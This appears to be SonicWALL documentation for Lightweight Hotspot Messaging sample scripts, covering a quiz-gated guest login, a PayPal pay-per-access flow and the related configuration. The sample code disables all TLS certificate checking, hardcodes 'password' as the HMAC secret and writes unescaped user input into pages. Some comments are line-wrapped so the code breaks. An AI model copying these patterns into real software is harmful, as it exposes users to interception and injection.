<TITLE>LHM Logout Page</TITLE>
```

```
<SCRIPT LANGUAGE="Javascript">

//'Javascript Seconds Countdown Timer
var SecondsToCountDown = <%= sessTimer%>;
var originalTime=" ";

function CountDown()
{
   clockStr="";

   dayStr=Math.floor(SecondsToCountDown/86400)%100000
   if(dayStr>0){
      if(dayStr>1){
         dayStr+=" days ";
      } else dayStr+=" day ";
      clockStr=dayStr;
   }
   hourStr=Math.floor(SecondsToCountDown/3600)%24
   if(hourStr>0){
      if(hourStr>1){
         hourStr+=" hours ";
      } else hourStr+=" hour ";
      clockStr+=hourStr;
   }
   minuteStr=Math.floor(SecondsToCountDown/60)%60
   if(minuteStr>0){
      if(minuteStr>1){
         minuteStr+=" minutes ";
      } else minuteStr+=" minute ";
      clockStr+=minuteStr;
   }
   secondStr=Math.floor(SecondsToCountDown/1)%60
   if(secondStr>0){
      if(secondStr>1){
         secondStr+=" seconds ";
      } else secondStr+=" second ";
      clockStr+=secondStr;
   }

   if(SecondsToCountDown > 0)
   {
      --SecondsToCountDown;
   }

   if(originalTime.length < 2)
   {
      originalTime = clockStr;
   }

   // Make sure the form is still there before trying to set a value
   if(document.frmValidator){
      document.frmValidator.originalTime.value = originalTime;
      document.frmValidator.countdown.value = clockStr;
   }

   setTimeout("CountDown()", 1000);
   if(SecondsToCountDown == 0)
   {
      document.frmValidator.countdown.value = "Session Expired";
   }
```

```
}

//'Disable right-click so that the window doesn't get refreshed since the countdown
is clientside.
document.oncontextmenu = disableRightClick;
function disableRightClick()
{
  return false;
}

//'Disable F5 key, too, on IE at least.
function noF5()
{
   var key_f5 = 116;
   if (key_f5==event.keyCode)
   {
      event.keyCode=0;
      return false;
   }
   return false;
}

document.onkeydown=noF5
document.onmousedown=disableRightClick

</SCRIPT>

</HEAD>

<BODY onload='CountDown()'>
<span id="loggedIn" runat="server">
<form id="frmValidator" runat="server">
<table width="100%" border="0" cellpadding="2" cellspacing="0">
   <tr class="heading">
      <td colspan=2 align="center"> </td>
   </tr>
   <tr class="heading">
      <td colspan=2 align="center"><font color="white"><b>SonicWALL LHM Logout
Window</b></font></td>
   </tr>
   <tr class="heading">
      <td colspan=2 align="center"> </td>
   </tr>
   <tr class="smalltext"><td><br></td></tr>
   <tr class="smalltext">
      <td>Original Session Time:</td>
      <td><asp:textbox width=250 id="originalTime" runat="server" /></td>
   </tr>
   <tr class="smalltext">
      <td>Remaining Session Time:</td>
      <td><asp:textbox width=250 id="countdown" runat="server" /></td>
   </tr>
   <tr class="smalltext">
      <td colspan=2><br>You may use this window to manually logout your session at
any time, or you may safely close this window if you prefer to let your session
timeout automatically.</font></td>
   </td>
   <tr>
      <td colspan=2><center><asp:button id="btnSubmit" class="button" text="  Logout
" onClick="btnSubmit_Click" runat="server" /></center></td>
   </tr>
```

```
</table>
</form>
</span>

<span id="loggedOut" runat="server">
<form id="logout" runat="server">
<table width="100%" border="0" cellpadding="2" cellspacing="0">
   <tr class="heading">
      <td colspan=2 align="center"> </td>
   </tr>
   <tr class="heading">
      <td colspan=2 align="center"><font color="white"><b>SonicWALL LHM Logout
Window</b></font></td>
   </tr>
   <tr class="heading">
      <td colspan=2 align="center"> </td>
   </tr>
   <tr>
      <td><asp:Label id=LHMResult runat="server" /></td>
   </tr>
   <tr>
      <td><asp:Label id=catchError runat="server" /></td>
   </tr>
   <tr><td><br></td></tr>
   <tr>
      <td><center><asp:button id="Button1" class="button" text="  Close  "
runat="server" /></center></td>
   </tr>
</table>
</form>
</span>

</BODY>
</HTML>
```

myvars.aspx

```
<script language="VB" runat="server">

'Set the logoutPopup window flag - 0 = no popup, 1 = popup
'The use of the logoutPopup in this script is discouraged because although the login
event
'is non-exclusive, the login event produces data where redundancy is undesirable.
Dim logoutPopup as String = "0"

'Set the passing score
Dim passingScore as Integer = 80

'Set the filename of the quiz XML source
Dim quizFile as String = "quiz.xml"
'Dim quizFile as String = "shortquiz.xml"

'Set the name of the Quiz
Dim quizName as String = "SonicOS Quiz"

'Set the emailed quiz results "from" email address
Dim quizFrom as String = "joelevy@sonicwall.com"

'Set the email address to send failed test results to (the proctor/instructor)
```

```
Dim quizTo as String = "joelevy@sonicwall.com"

'Set the path for check and block embedded images - usually the same path as the quiz
Dim imagePath as String = "C:\inetpub\wwwroot\lhm\lhmquiz\"

'Set the IP or resolvable FQDN for the SMTP Server
'Make sure the server is configured to relay from the IP address of this server
'If setting to 127.0.0.1 (local IIS SMTP), you need to allow IIS SMTP to relay from
127.0.0.1
Dim smtpServer as String = "127.0.0.1"

'Set the LHM Session Timeout
Dim sessTimer as String = "86400"

'Set the LHM Idle Timeout
Dim idleTimer as String = "3600"

'Set the secret for use with optional HMAC auth, as configured in the Extern Guest
Auth config on the SonicWALL
Dim strHmac as String = "password"

'Set the digest method for the HMAC, either MD5 or SHA1
Dim hmacType as String = "MD5"
'Dim hmacType as String = "SHA1"

'Set the logo image to use
Dim logo as String = "sonicwall.gif"

'------------------------End of Configurable Settings-------------------------

</script>
```

quiz.aspx

```
<%@ Page Language="VB" Debug="true" %>
<%@ Import Namespace="System" %>
<%@ Import Namespace="System.Xml" %>
<%@ Import Namespace="System.Net" %>
<%@ Import Namespace="System.IO" %>
<%@ Import Namespace="System.Text" %>
<%@ Import Namespace="System.Security" %>
<%@ Import namespace="System.Security.Cryptography.X509Certificates"%>
<%@ Import Namespace="System.Web" %>
<%@ Import Namespace="System.Web.Mail" %>

<!-- Original quiz code from www.codeproject.com -->

<!-- #INCLUDE file="myvars.aspx" -->

<script language="VB" runat="server">

'This class allows SSL certs signed by unknown CAs to be accepted.
'This is necessary for the POST to the SonicWALL authorizing the LHM session.
Public Class acceptAllCerts
   Implements System.Net.ICertificatePolicy
   Public Function CheckValidationResult(ByVal srvPoint As ServicePoint, _
   ByVal cert As X509Certificate, ByVal request As WebRequest, ByVal problem As
Integer) _
      As Boolean Implements ICertificatePolicy.CheckValidationResult
      Return True
```

```
   End Function
End Class

'Set the path to the XML quiz data
Dim strXmlFilePath as String = Server.MapPath(quizFile)

'Setup our variables
Dim emailAddr as String
Dim userName as String
Dim req as String
Dim sessionId as String
Dim mgmtBaseUrl as String
Dim xDoc as XmlDocument = New XmlDocument()
Dim intTotalQuestion as Integer
Dim intQuestionNo as Integer = 1
Dim intScore as Integer = 0
Dim arrAnswerHistory as new ArrayList()
Dim arrRightOrWrong as new ArrayList()
Dim arrCorrect as new ArrayList()

Sub Page_Load(src as Object, e as EventArgs)

   LHMResult.Text=""
   catchError.Text=""

   'Grab context items set in default.aspx
   emailAddr = Context.Items("emailAddr")
   userName = Context.Items("userName")
   req = Context.Items("req")
   sessionId = Context.Items("sessionId")
   mgmtBaseUrl = Context.Items("mgmtBaseUrl")

   'Use the override class in myvars.aspx to accept untrusted certificates from the
SonicWALL
   'This is necessary for the POST to the SonicWALL authorizing the LHM session.
   System.Net.ServicePointManager.CertificatePolicy = New acceptAllCerts

   'Load xml data
   xDoc.Load(strXmlFilePath)

   'Start a new quiz?
   If Not Page.IsPostBack Then

      'Yes. Count total question
      intTotalQuestion = xDoc.SelectNodes("/quiz/mchoice").Count

      'Record start time
      ViewState("StartTime") = DateTime.Now

      ShowQuestion(intQuestionNo)
   End If
End Sub

Sub btnSubmit_Click(src as Object, e as EventArgs)

   'Retrieve variables from ViewState
   intTotalQuestion = ViewState("TotalQuestion")
   intQuestionNo = ViewState("QuestionNo")
   intScore = ViewState("Score")
   arrAnswerHistory = ViewState("AnswerHistory")
   arrRightOrWrong = ViewState("RightOrWrong")
```

```
   arrCorrect = ViewState("AnswerList")
   req = ViewState("origReq")
   userName = ViewState("origUserName")
   emailAddr = ViewState("origEmailAddr")
   mgmtBaseUrl = ViewState("mgmtUrl")
   sessionId = ViewState("sessID")

   'Correct answer?
   If rblAnswer.SelectedItem.Value = ViewState("CorrectAnswer") Then
      intScore += 1
      arrRightOrWrong.Add(0)
   Else
      arrRightOrWrong.Add(rblAnswer.SelectedItem.Value)
   End If

   'Remember all selected answers
   arrAnswerHistory.Add(rblAnswer.SelectedItem.Value)
   arrCorrect.Add(ViewState("CorrectAnswer"))

   'End of quiz?
   If intQuestionNo=intTotalQuestion Then

      'Yes. Show the result.
      QuizScreen.Visible = False
      ResultScreen.Visible = True

      'Render result screen
      ShowResult()

   Else

      'Not yet. Show another question.
      QuizScreen.Visible = True
      ResultScreen.Visible = False
      intQuestionNo += 1

      'Render next question
      ShowQuestion(intQuestionNo)
   End If
End Sub

Sub ShowQuestion(intQuestionNo as Integer)
   Dim xNodeList as XmlNodeList
   Dim xNodeAttr as Object
   Dim strXPath as String
   Dim i as Integer
   Dim tsTimeSpent as TimeSpan

   strXPath = "/quiz/mchoice[" & intQuestionNo.ToString() & "]"

   'Extract question
   lblQuestion.Text = intQuestionNo.ToString() & ". " &
xDoc.SelectSingleNode(strXPath & "/question").InnerXml

   'Extract answers
   xNodeList = xDoc.SelectNodes(strXPath & "/answer")

   'Clear previous listitems
   rblAnswer.Items.Clear

   For i = 0 to xNodeList.Count-1
```

```
      'Add item to radiobuttonlist
      rblAnswer.Items.Add(new ListItem(xNodeList.Item(i).InnerText, i+1))

      'Extract correct answer
      xNodeAttr = xNodeList.Item(i).Attributes.ItemOf("correct")
      If not xNodeAttr is Nothing Then
         If xNodeAttr.Value = "yes" Then
            ViewState("CorrectAnswer") = i+1
         End If
      End If
   Next

   'Output Total Question and passing score
   lblTotalQuestion.Text = intTotalQuestion
   lblPassingScore.Text = passingScore

   'Output Time Spent
   tsTimeSpent = DateTime.Now.Subtract(ViewState("StartTime"))
   lblTimeSpent.Text = tsTimeSpent.Minutes.ToString() & ":" &
tsTimeSpent.Seconds.ToString()

   'Store data to viewstate
   ViewState("TotalQuestion") = intTotalQuestion
   ViewState("Score") = intScore
   ViewState("QuestionNo") = intQuestionNo
   ViewState("AnswerHistory") = arrAnswerHistory
   ViewState("RightOrWrong") = arrRightOrWrong
   ViewState("AnswerList") = arrCorrect
   ViewState("origReq")=req
   ViewState("origUserName")=userName
   ViewState("origEmailAddr")=emailAddr
   ViewState("mgmtUrl")=mgmtBaseUrl
   ViewState("sessID")=sessionID

End Sub

Sub ShowResult()
   Dim strResult as String
   Dim intCompetency as Integer
   Dim i as Integer
   Dim strXPath as String
   Dim tsTimeSpent as TimeSpan

   tsTimeSpent = DateTime.Now.Subtract(ViewState("StartTime"))

   strResult  = "<center>"

   if passingScore <= Int(intScore/intTotalQuestion*100).ToString()
      strResult += "<h2><font color=""green"">You Passed!</h3></font>"
   else
      strResult += "<h2><font color=""red"">You Failed!</h3><b>Please review the
answers and retake the test.</b><br></font>"
   End If

   strResult += "User Name: " & userName & "<br>"
   strResult += "Elapsed Time: " & tsTimeSpent.Minutes.ToString() & ":" &
tsTimeSpent.Seconds.ToString() & "<br>"
   strResult += "Correct Answers: " & intScore.ToString() & " out of " &
intTotalQuestion.ToString() & "<br>"
```

```
   strResult += "Your Percentage: " & Int(intScore/intTotalQuestion*100).ToString()
& "%<br>"
   strResult += "Required Percentage:" & passingScore.ToString() & "%<br>"
   strResult += "</center>"

   strResult += "<h3>Quiz Results</h3>"
   For i = 1 to intTotalQuestion
      strXPath = "/quiz/mchoice[" & i.ToString() & "]"
      strResult += "<b>" & i.ToString() & ". " & xDoc.SelectNodes(strXPath &
"/question").Item(0).InnerXml & "</b><br>"
      If arrRightOrWrong.Item(i-1)=0 Then
         strResult += "<img src = ""checkMark.gif""><font color=""green""> "
         strResult += "<b>You answered:</b> " & xDoc.SelectNodes(strXPath &
"/answer[" & arrAnswerHistory.Item(i-1).ToString() & "]").Item(0).InnerXml &
"</font><br><br>"
      Else
         strResult += "<img src = ""Block.gif""><font color=""red""> "
         strResult += "<b>You answered:</b> " & xDoc.SelectNodes(strXPath &
"/answer[" & arrAnswerHistory.Item(i-1).ToString() & "]").Item(0).InnerXml & "<br>"
         strResult += "The correct anwer is: " & xDoc.SelectNodes(strXPath &
"/answer[" & arrCorrect.Item(i-1).ToString() & "]").Item(0).InnerXml &
"</font><br><br>"
      End If
   Next

   'Setup the common Mail settings
   Dim objMail As MailMessage
   objMail = New MailMessage()
   objMail.From = quizFrom
   objMail.Body = strResult
   objMail.BodyFormat = MailFormat.Html

   'Path to the attachments for the Check and X images - update these in myvars.aspx
   objMail.Attachments.Add(New MailAttachment(imagePath & "block.gif"))
   objMail.Attachments.Add(New MailAttachment(imagePath & "checkMark.gif"))

   'Address of the SMTP server - can be localhost if SMTP is running on IIS - in
myvars.aspx
   SmtpMail.SmtpServer = smtpServer

   'Determine pass/fail
   If passingScore <= Int(intScore/intTotalQuestion*100).ToString()

      'Mail the passing test result to the test-taker
      'Be sure to update the mail fields in myvars.aspx
      objMail.To =emailAddr
      objMail.Subject = quizName & " Results for " & emailAddr

      'Send the mail
      SmtpMail.Send(objMail)
      strResult +="Your test is being emailed to you at " & emailAddr

      'Send the session Auth message to LHM
      postLHM()

   else
      'Mail failing test results to the instuctor
      objMail.To =quizTo
      objMail.Subject = "Failing " & quizName & " Test Results for " & emailAddr

      'Send the mail
```

```
      SmtpMail.Send(objMail)
      strResult += "<a href=""quiz.aspx"">Click here to retake the quiz</a>"
   End If

   'Write it
   lblResult.Text = strResult

End Sub

Sub postLHM()

   'The LHM cgi on the SonicWALL - this does not change
   Dim loginCgi as String = "externalGuestLogin.cgi"

   'Assemble the data to post back to the SonicWALL to authorize the LHM session
   Dim loginParams as String = "sessId=" & sessionId & "&userName=" &
Server.URLEncode(userName) & "&sessionLifetime=" & sessTimer & "&idleTimeout=" &
idleTimer

   'Combine mgmtBaseUrl from the original redirect with the login cgi
   Dim postToSNWL as String = mgmtBaseUrl & loginCgi

   'Convert the loginParams to a well behaved byte array
   Dim byteArray As Byte() = Encoding.UTF8.GetBytes(loginParams)

   Try
      'Let the user know that we are setting up the session, just in case it takes
more than a second
      LHMResult.Text = "Authorizing session. Please wait."

      'Create the webrequest to the SonicWALL
      Dim toSNWL as WebRequest = WebRequest.Create(postToSNWL)

      'Calculate the length of the byte array
      toSNWL.ContentLength = byteArray.Length

      'Set the method for the webrequest to POST
      toSNWL.Method = "POST"

      'Set the content type
      toSNWL.ContentType = "application/x-www-form-urlencoded"

      'Open the request stream
      Dim dataStream As Stream = toSNWL.GetRequestStream()

      'Write the byte array to the request stream
      dataStream.Write(byteArray, 0, byteArray.Length)

      'Close the Stream object
      dataStream.Close()

      'Get the response
      Dim snwlReply As WebResponse = toSNWL.GetResponse()

      'Display the status - looking for 200 = OK.
      'Response.Write(CType(snwlReply, HttpWebResponse).StatusCode)

      'Grab the response and stuff it into an xml doc for possible review
      Dim snwlResponse as XmlDocument = New XmlDocument()
      snwlResponse.Load(snwlReply.GetResponseStream())
```

```
      'Set the xPath to the SNWL reply, and get the response
      Dim codePath as String =
"SonicWALLAccessGatewayParam/AuthenticationReply/ResponseCode"

      'Response code 50 - Login Succeeded

      If snwlResponse.SelectSingleNode(codePath).InnerXml = "50"

         'Do we want to provide a logout popup window?
         If logoutPopup = "1" Then
            'Popup hack using Javascript for logout window
            Dim sb As New System.Text.StringBuilder()
            sb.Append("<script language='javascript'>")
            sb.Append("window.open('logout.aspx?sessId=")
            sb.Append(Server.URLEncode(CStr(sessionId)))
            sb.Append("&mgmtBaseUrl=")
            sb.Append(Server.URLEncode(CStr(mgmtBaseUrl)))
            sb.Append("&sessTimer=")
            sb.Append(Server.URLEncode(CStr(sessTimer)))
            sb.Append("','logOut','toolbar=no,")
            sb.Append("addressbar=no,menubar=no,")
            sb.Append("width=400,height=250');")
            sb.Append("<")
            sb.Append("/")
            sb.Append("script>")
            RegisterStartupScript("stp", sb.ToString)
         End If

         LHMResult.Text = "<br><b><font color=""green"">Session
authorized:</font></b> You may now go to the URL you originally requested: <a
target=""_blank"" href=""" & req & """>" & req & "</a>"

      'Response code 51 - Session Limit Exceeded
      ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "51"
         LHMResult.Text = "<br><b><font color=""red"">Session Limit
Reached:</font></b> The maximum number of guest session has been reached. Sorry for
the inconvenience. Please close and relaunch your browser to try again."

      'Response code 100 - Login Failed.
      ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "100"
         LHMResult.Text = "<br><b><font color=""red"">Session creation
failed:</font></b> Your session cannot be created at this time. Sorry for the
inconvenience. Please close and relaunch your browser to try again."

      'Response code 251 - Bad HMAC.
      ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "251"
         LHMResult.Text = "<br><b><font color=""red"">Session creation
failed:</font></b> The request for authorization failed message authentication.
Sorry for the inconvenience. Please close and relaunch your browser to try again."

      'Response code 253 - Invalid SessionID.
      ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "253"
         LHMResult.Text = "<br><b><font color=""red"">Session creation
failed:</font></b> The request for authorization failed to match a known session
identity. Sorry for the inconvenience. Please close and relaunch your browser to try
again."

      'Response code 254 - Invalid CGI.
      ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "254"
```

```
        LHMResult.Text = "<br><b><font color=""red"">Session creation
failed:</font></b> The request for authorization was missing an essential parameter.
Sorry for the inconvenience. Please close and relaunch your browser to try again."

      'Response code 255 - Internal Error.
      ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "255"
        LHMResult.Text = "<br><b><font color=""red"">Session creation
failed:</font></b> The request for authorization failed due to an unspecified error.
Sorry for the inconvenience. Please close and relaunch your browser to try again."

      End If

      'Close the streams
      dataStream.Close()
      snwlReply.Close()

      'If there is some asp.net error trying to talk to the SonicWALL, print it
      'in the same color as the background, but still show the quiz results.
      Catch ex as Exception
        catchError.Text = "<font color=""9CBACE"">" & ex.ToString & "</font>"
        LHMResult.Text = "<br><b><font color=""red"">Session creation
failed:</font></b> The request for authorization failed due to an unspecified error.
Sorry for the inconvenience. Please close and relaunch your browser to try again. If
the problem persists, please notify an attendant."
   End Try
End Sub

</script>
<html>
<head>
<title><%= quizName %> </title>
</head>
<style>
body {
  font-size: 10pt;
  font-family: verdana,helvetica,arial,sans-serif;
  color:#000000;
  background-color:#9CBACE;
}

tr.heading {
  background-color:#006699;
}

.button {
   border: 1px solid #000000;
   background-color: #ffffff;
}
</style>

<HTML>
<HEAD>
<TITLE>LHM Quiz Script</TITLE>
</HEAD>

<body>
<span id="QuizScreen" runat="server">
<form runat="server">
<table width="100%" border="0" cellpadding="2" cellspacing="0">
   <tr class="heading">
      <td colspan=3 align="center"><font color="white"> </td>
```

```
   </tr>
   <tr class="heading">
      <td width="50%" valign="center"><font color="white"><b><%= quizName %>  - <%=
userName%></b></font></td>
      <td><center><img width="216" height="51" src="<%= logo %>"></center></td>
      <td width="50%" align="right" valign="center"><font color="white"><b>This quiz
has <asp:label id="lblTotalQuestion" runat="server" /> questions</b></font></td>
   </tr>
   <tr class="heading">
      <td colspan=3 align="center"><font color="white"> </td>
   </tr>
</table>
<table width="100%" border="0" cellpadding="2" cellspacing="0">
   <tr>
      <td colspan="2">
         <b><asp:label id="lblQuestion" runat="server" /></b><br>
         <asp:radiobuttonlist id="rblAnswer" RepeatDirection="vertical"
TextAlign="right" RepeatLayout="table" runat="server" /><br>
         <asp:button id="btnSubmit" class="button" text="  Submit  "
onClick="btnSubmit_Click" runat="server" />
         <asp:requiredfieldvalidator ControlToValidate="rblAnswer"
ErrorMessage="Please select an answer" runat="server" />
      </td>
   </tr>
   <tr class="heading">
      <td width="70%"><font color="white"><b>Score required to pass <asp:label
id="lblPassingScore" runat="server" />%</b></font></td>
      <td width="30%" align="right"><font color="white"><b>Time spent <asp:label
id="lblTimeSpent" runat="server" /></b></font></td>
   </tr>
</table>
</form>
</span>

<span id="ResultScreen" runat="server"> <asp:label id="lblResult" runat="server" />
<br>
<asp:Label id=LHMResult runat="server" />
<asp:Label id=catchError runat="server" />
</span>

</body>
</html>
```

PayPal Script

Authentication Model

The Guest Client buys 1-hour or 24-hour access with a **Buy Now** button using their PayPal account. Payment is made through PayPal to the hotspot provider's PayPal merchant account.

Purpose

Nearly everyone who buys or sells on the Internet uses PayPal. It is very easy to setup a buyer account, and to link it to any form of payment (such as credit card, bank card, checking account). I

t is almost equally easy to upgrade a buyer-only account to a merchant account. Having a merchant account allows PayPal users to accept payment from other PayPal users for goods or services. The funds transfer is run through PayPal, providing merchants a way to do business online, accepting any form of payment, without having to setup any sort of complicated payment processing. This eliminates what is perhaps the single biggest obstacle to being a fee-based hotspot provider.

Paypal provides a feature called the **Buy Now** button, which allows for one-click transactions. The buttons are forms, generated with the assistance of PayPal, that contain information about the item or service being purchased. When the buyer clicks on the **Buy Now** button, the session is redirected to the PayPal site with a `querystring` containing all the details of the transaction (such as the seller, the item, the price). Rather than using the basic **Buy Now** button (which is client-side rather than server-side code), the PayPal script uses a custom, server-side Buy Now routine.

Also included in the Buy Now redirect is the path for the auto-return. Auto-return is a PayPal feature that sends the buyer back to the merchant's site after the PayPal transaction. Auto-return is required when using PDT (`pdtPath`, described below).

The custom Buy Now redirect also embeds the LHM `sessionID` and the `mgmtBaseUrl` into a custom string in the Buy Now redirect to PayPal. This allows us to track the session even though it leaves the LHM server, goes to PayPal, and then comes back (via auto-return for PDT).

The basic PayPal payment system provides notification of payment to merchants by email. This is acceptable for physical goods because the purchase/ship transaction does not have to occur in real-time; the merchant can wait hours or days for the notification before shipping the product. For transactions that require instantaneous delivery, such as buying hotspot access, a more real-time method of payment is required.

PayPal offers two methods of payment notification:

- Instant Payment Notification (IPN), which works by PayPal making a web-services call to the merchant's site indicating that payment for a particular transaction has cleared. Unfortunately, this does not always occur in real-time (it can take up to 20 minutes for this asynchronous notification to arrive), so it was not employed in this script. (More can be read about IPN at https://www.paypal.com/cgi-bin/webscr?cmd=p/xcl/rec/ipn-intro-outside)

- Payment Data Transfer (PDT: see http://www.paypal.com/cgi-bin/webscr?cmd=p/xcl/rec/pdt-intro-outside). This method occurs in absolute real-time using PayPal's auto-return method. PDT provides instant notification to the merchant of the state of a transaction (either SUCCESS or FAIL), as well as of the `payment_status` (Completed, Pending, Denied, Failed, Refunded, Reversed, or Cancelled_Reversal). By instantly knowing the status of the transaction and the payment, it is possible to immediately provide service without the risk of losing payment.

myvars Variables

`logoutPopup`	Controls the use of the logout popup window. Set to: • **0** to disable the popup window. • **1** to enable the popup window.
`debugFlag`	Sets the debug output for the PayPal PDT transfer: • **0** = Off • **1** = On
`pdtPath`	The path to which the Guest Client is redirected by the PDT auto-return (described above in the Purpose section).
`paypalCGI`	The URL for the PayPal CGI serving as the gateway for the PayPal transaction. The URL itself should not be changed, but there are two options; either the: • Live (real) PayPal site. • Paypal sandbox (part of the PayPal developer network), which can be used for testing.
`myBusiness`	The email address (how PayPal recognizes the business) of the hotspot provider. This must match the email address of the merchant account that is receiving payment for the transactions.
`token`	The Payment Data Transfer option generates a unique token for each merchant. This is where you specify your PayPal-provided unique token. The token must be correct, or the PDT transaction (not the actual PayPal transaction) fails.
`itemName1` `itemName2`	The names of the two access options, such as `1 Hour Secure Internet Access` and `24 Hours Secure Internet Access`.
`itemNumber1` `itemNumber2`	The item number (a mostly arbitrary internal PayPal reference) for the two access options, such as `1hour` and `24hour`.
`itemTimer1` `itemTimer2`	The session timer, in seconds, for the two access options, such as `3600` for 1 hour and `86400` for 24 hours.
`itemAmount1` `itemAmount2`	The price in US dollars for the two access options, such as `0.01` (one cent) and `0.02` (two cents). Limited time promotional bargain pricing.
`itemButton1` `itemButton2`	The button text for the two access options, such as `1 Hour Access - $0.01` and `24 Hours Access - $0.02`.
`strHmac`	The shared secret for the optional HMAC function.
`hmacType`	The digest type to use if HMAC is in use: **MD5** or **SHA1**.
`logo`	The names of the logo (image) file to use on page headers.

Session Flow

1 The Guest Client launches their web-browser, and is redirected by LHM to `http://<lhmserver>/paypal/default.aspx`, where `<lhmserver>` is your LHM server.

2 Guest client (buyer) clicks on one of the **Buy Now** buttons, such as **1 Hour Access - $0.01**.

3 The client is redirected to the PayPal site with a `querystring` containing all the information about the merchant, the item, the LHM session (in the custom variable), and the auto-return URL (defined in `myvars` as pdtPath).

The `pdtPath` resides on the LHM server. The path should be the same as the `default.aspx` path (as configured on the SonicWall security appliance), but should point to the `pdt.aspx` file. This way, when the PayPal transaction is completed and PayPal redirects the client back to the merchant site, the client is redirected back to the `http://<lhmserver>/paypal/pdt.aspx` page.

HTTP can be used on the LHM Server because no sensitive information is entered on the LHM server itself; the PayPal transaction occurs via HTTPS directly between the Guest Client and PayPal.

Sample Buy Now redirect string:

```
https://www.sandbox.paypal.com/cgi-bin/webscr?cmd
=_xclick&business=demo@sonicwall.com&item_name=1%
20Hour%20Access&item_number=1hour&amount=0.01&cur
rency_code=USD&lc=US&bn=PP-BuyNowBF&no_note=1&no_
shipping=1&cancel_return=http://lhmserverpaypal/d
efault.aspx&return=http://lhmserver/lhm/paypal/pd
t.aspx&custom=35378e67833faa3de83aa3b771https%3a%
2f%2f172.16.17.1%3a4043%2f
```

4 The Guest Client logs into PayPal (or creates a new account, as needed) and completes the transaction with PayPal. After the transaction is completed, the client is redirected back to `http://<lhmserver>/paypal/pdt.aspx`. Included in the redirect is a `querystring` containing the transaction id (`tx`), the status (`st`), the amount (`amt`), the currency type (`cc`), the custom value (`cm`), and an encrypted signature (`sig`).

Sample redirect string:

```
http://lhmserver/lhm/paypal/pdt.aspx?tx=4LN76482J
F4605045&st=Completed&amt=0.01&cc=USD&cm=35378e67
833faa3b771https%3a%2f%2f172%2e16%2e17%2e1%3a4043
%2f&sig=qdsNC4flKwtPviggoGAXCpeV9gS%2f2E%2bGGVbTZ
3STrUV1Ci9K3c2zTdJMuuKCmRiif1SybsZtUqDYqzzfMg64AF
3PKCk85rrPubYT4K4aC
```

5 The Guest Client accessing the `pdt.aspx` script at the URL above starts the PDT process on the LHM server. The script builds a `querystring` consisting on `cmd=_notify-synch` (indicating that it is a PDT transacation) along with the `tx` (transaction ID) and the `at` variable set to the merchant's token (defined in `myvars`). This is then POSTed to the `paypalCGI` URL (as defined in `myvars`).

6 PayPal responds to the POST with a SUCCESS of a FAIL code.

- FAIL – the script indicates to the client that the PayPal transaction fails, and they are prompted to seek assistance.

- SUCCESS – provides details about the transaction:

```
SUCCESS
txn_type=web_accept
payment_date=00%3A39%3A48+Oct+30%2C+2005+PDT
last_name=Niqual
item_name=1+Hour+Secure+Internet+Access
payment_gross=0.01
mc_currency=USD
business=lhmdemo%40sonicwall.com
payment_type=instant
payer_status=verified
tax=0.00
payer_email=lhmClient%40sonicwall.com
txn_id=84K306380G150640T
quantity=1
receiver_email=lhmdemo%40sonicwall.com
first_name=Sah
payer_id=XWRZGABD6UV2W
receiver_id=REW4W5WANU294
item_number=1hour
payment_status=Completed
payment_fee=0.01
mc_fee=0.01
shipping=0.00
mc_gross=0.01
custom=35378e67833faa3de833755d3aa3b771https%3
A//172.16.17.1%3A4043/
charset=windows-1252
```

7 The script checks the `payment_status` to make sure the payment is completed. If it is not completed, an incomplete-payment message is provided to the user.

8 If `payment_status` is completed, the script also obtains the client name, item name, amount, transaction ID, business, and custom variables for generating the client's receipt, a userName for the LHM session, and identifying the LHM `sessionID` and `mgmtBaseUrl`.

9 The script presents the PayPal transaction receipt to the Guest Client.

10 The script performs the LHM post to the SonicWall to authorize the session.

Additional Considerations

Requires a PayPal merchant account.

Requires that the PayPal account be setup for auto-return and for PDT (see http://www.paypal.com/cgi-bin/webscr?cmd=p/xcl/rec/pdt-techview-outside)

For testing, it is strongly suggested that a (free) PayPal sandbox account be setup through the PayPal Developer's Network (https://developer.paypal.com) and (https://www.sandbox.paypal.com)

IMPORTANT: Because the Guest Client is redirected directly to the PayPal site, ALL PayPal site IP addresses must be setup on the SonicWall as Allowed Networks on the Guest Services configuration. These include the following:

www.paypal.com

```
64.4.241.32
64.4.241.33
216.113.188.32
216.113.188.35
216.113.188.66
216.113.188.67
```

www.paypalobjects.com

```
216.113.188.25
64.4.241.62
216.113.188.9
```

www.sandbox.paypal.com

```
66.135.197.160
```

developer.paypal.com

```
66.135.197.163
```

Topics:

default.aspx

```
<%@ Page Language="VB" Debug="true" %>
<%@ Import Namespace="System" %>
<%@ Import Namespace="System.Net" %>
<%@ Import Namespace="System.IO" %>
<%@ Import Namespace="System.Xml" %>
<%@ Import Namespace="System.Text" %>
<%@ Import Namespace="System.Security" %>
<%@ Import namespace="System.Security.Cryptography.X509Certificates"%>

<!-- #INCLUDE file="myvars.aspx" -->

<script language="VB" runat="server">

'This class allows SSL certs signed by unknown CAs to be accepted.
'This is necessary for the POST to the SonicWALL authorizing the LHM session.
Public Class acceptAllCerts
   Implements System.Net.ICertificatePolicy
   Public Function CheckValidationResult(ByVal srvPoint As ServicePoint, _
   ByVal cert As X509Certificate, ByVal request As WebRequest, ByVal problem As
Integer) _
      As Boolean Implements ICertificatePolicy.CheckValidationResult
      Return True
   End Function
End Class

'Note: For PayPal authorization to work, it is necessary to set up the PayPal sites
(www.paypal.com, www.paypalobjects.com, and www.sandbox.paypal.com) as a bypass
network on WGS. This is so that WGS/LHM users can access PayPal directly to complete
the payment transactions. This list currently includes the following addresses:
[64.4.241.32, 64.4.241.33, 216.113.188.32, 216.113.188.35, 216.113.188.66,
216.113.188.67], [216.113.188.25, 64.4.241.62, 216.113.188.9] and [66.135.197.160].

'Sample LHM redirect querystring:
'http://127.0.0.1/lhm/paypal/default.aspx?sessionId=0b712fd83b9f5313db5af1cea6b1004
f&ip=10.50.165.231&mac=00:0e:35:bd:c9:37&ufi=0006b11184300&mgmtBaseUrl=https://10.5
0.165.193:4043/&clientRedirectUrl=https://10.50.165.193:444/&req=http%3A//www.googl
e.com/ig
```

```
Dim ip as String
Dim sessionId as String
Dim mac as String
Dim ufi as String
Dim mgmtBaseUrl as String
Dim clientRedirectUrl as String
Dim req as String
Dim hmac as String
